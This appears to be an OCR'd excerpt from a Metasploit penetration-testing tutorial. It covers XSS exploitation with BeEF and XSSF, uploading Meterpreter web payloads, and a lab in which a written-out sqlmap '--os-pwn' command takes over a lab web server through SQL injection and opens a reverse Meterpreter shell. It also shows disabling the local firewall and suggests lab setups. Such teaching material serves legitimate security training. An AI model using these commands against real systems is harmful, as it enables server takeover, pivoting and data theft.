
If you have the ability to create or inject code into a target website you can redirect your targets to BeEF, where BeEF can then in turn redirect target systems to Metasploit modules.



Why exactly is it that many testers insist on ranking cross-site scripting vulnerabilities as "Medium"? Honestly, it may be because many do not have the time to adequately demonstrate the overall risk of a cross-site scripting attack. This could be due to lack of skill or even due to a lack of time. Either way, the XSSF plugin for Metasploit can remedy either issue.


First, this tool greatly reduces the time and complexity of setting up and demonstrating a XSS vulnerability as it can be directly integrated into Metasploit. Also, it can be used to demonstrate attacks that target environments may not have thought possible with a "simple" XSS vulnerability.

For example, it can be used to proxy web connections through a hooked victim system




With XSSF we can proxy through a victim system to gain access to other internal Web Servers. There is tremendous power in this attack. For example, now you can try to access other management servers (think firewalls, log servers, SOA interfaces, etc.) directly through a hooked system.

This attack approach highlights just how dangerous XSS attacks can be. It also demonstrates how powerful third-party modules can be in the Metasploit framework.




There are a number of payloads in the Metasploit framework that are not meant to be sent as part of a remote or even client-side exploit. Instead, these payloads are intended to be used on web servers where you have the ability to upload and access files. For example, lets say you want to upload malware to a web sever an execute it to gain access to the vulnerable server. There are a number of shells for various CGI platforms available, but many are simple shells. However, with the Metasploit payloads you can get far more access and functionally than a simple shell.

For example, you can upload a Metrepreter payload to a server and activate it through a simple GET request. Now, you have a fully weaponized web server that can be used to pivot to internal systems.




Now that we have seen how Metasploit integrates with tools like RatProxy and BeEF, let's get our hands dirty with SQLMap.



It happens on quite a few tests. You find a vulnerability on a system and don't quite know how to leverage that vulnerability to gain further access into a target network.

In this lab we are going to show how you can combine the power of SQLMap and the power of Metasploit together to gain shell, VNC, or even Meterpreter access to a target system.

It is this type of pivot functionality that tends to separate spectacular penetration testers from average penetration testers.



First, let's change into the SQLMap directory:


```
# cd /home/tools/sqlmap
```

Now, let's fire up our command:

```
# ./sqlmap.py --msf-path=/home/tools/framework-3.6.0/ --
url="http://10.10.10.5/insecure.php" --method=POST --
data="name=bob&submit=Search" -p name --os-pwn
```

In the above command we are starting SQLMap and providing a path where the Metasploit framework is installed (./sqlmap --msf-path=home/tools/framework-3.6.0/) next we are specifying the vulnerable URL which includes the vulnerable .php script (--url="http://10.10.10.5/insecure.php"). Next we are specifying the method to submit data to the website. In this example it is via POST as opposed to GET (–method=POST). Next, we are specifying the data and the input parameter we are going to inject into (--data="name=bob&submit=Search" –p name). Finally, we are telling SQLMap that we want to take over the operating system. In this situation we are going to upload a Metasploit payload.

After it runs for a few seconds you will see how SQLMap is automatically detecting the MySQL database backend and the version of Apache and PHP running on the target system. You can also see that it has identified the remote OS as Microsoft Windows.




SQLMap will ask us some basic questions regarding the target environment. First, it wants to know if the server is ASP, PHP, or JSP. This example uses PHP, so select option #2

Next, it will ask you for the web server document root. SQLMap will only ask this if it is unable to determine the document root on its own. With a bit of Googling, you would discover that the document root for a uniserver web installation is 'c:/uniserver/udrive/www'. Please enter that now.

Finally, it asks if there are any additional directories that SQLMap can try to upload Metasploit agents and SQLMap .php scripts to. In this example it is the same as the document root. Please enter 'c:/uniserver/udrive/www' into the field and hit enter.

After a few seconds SQLMap will tell you that it "probably" has successfully uploaded the agent. One nice feature is that it gives you the path so you can surf to the .php script that it has created.



Now SQLMap will ask you some questions that will pertain directly to the generation of the Metasploit payload. First, it asks you what type of connection you wish to use when communicating with your target system. In this example, please select option 1, Reverse TCP.


Next, SQLMap is going to ask what IP address you want the target system to connect back to. For the purpose of making the process easier it defaults the local IP address of your system; please accept the defaults. In a live test you may have a separate system running the multi/handler to receive the reverse connection.

You may want to take a couple of seconds and verify that your firewall is currently off.

Open another terminal as root and type:

```
# service iptables stop
```


Finally, we need to tell SQLMap that we want to use the Meterpreter Metasploit payload. Please select option 1.



Next, SQLMap is going to ask you what type of encoding you wish to use on your payload. For this example let's choose not to encode our payload.

After we choose to skip the encoding, SQLMap will invoke Metasploit and create and upload the payload to the target server.

Please take note of the "uploading payload stager to" section. This is telling you what it is calling the .exe file on the target server. Please take note of the .exe file because there is no uninstall option. You will need to clean up after your test or at least let the client organization know the name of the payload(s) that you have created so they can remove them later.




After a few moments you will see the reverse handler start, and then you will have to wait.


It may take up to 30 seconds for the reverse connection to be made.

After a few moments you will see the reverse connection created, followed shortly by the Meterpreter sessions automatically loading espia, incognito, priv, and some system information.

Next up..? Well that is up to you. Pivot, plunder and prosper.



And now our journey with Metasploit is concluding. But yours is just beginning.



One of the questions we get on a regular basis is how to develop a Metasploit Lab. First, we recommend that you look into purchasing a Technet Subscription and a license for VMWare Fusion (for Mac) or Workstation for Windows. The Technet subscription is great because it gives you access to almost all Microsoft products for testing purposes only.

Also, if you have access to a Windows 2000 server system, cherish it. There is no other platform that is as stable for testing as Windows 2000. You will also want a newer Windows server OS line 2003 and/or 2008 R2.


You will additionally want a client system in your lab. Preferably you will want to have XP, 7 and Vista with various version of Microsoft Office ready to be installed. Personally, I keep the various Office ISOs and keys ready to go at a moments notice.

Finally, you will need a target Linux system. We have a number of Fedora systems because Fedora and Ret Hat variants are often used in government and corporate environments.

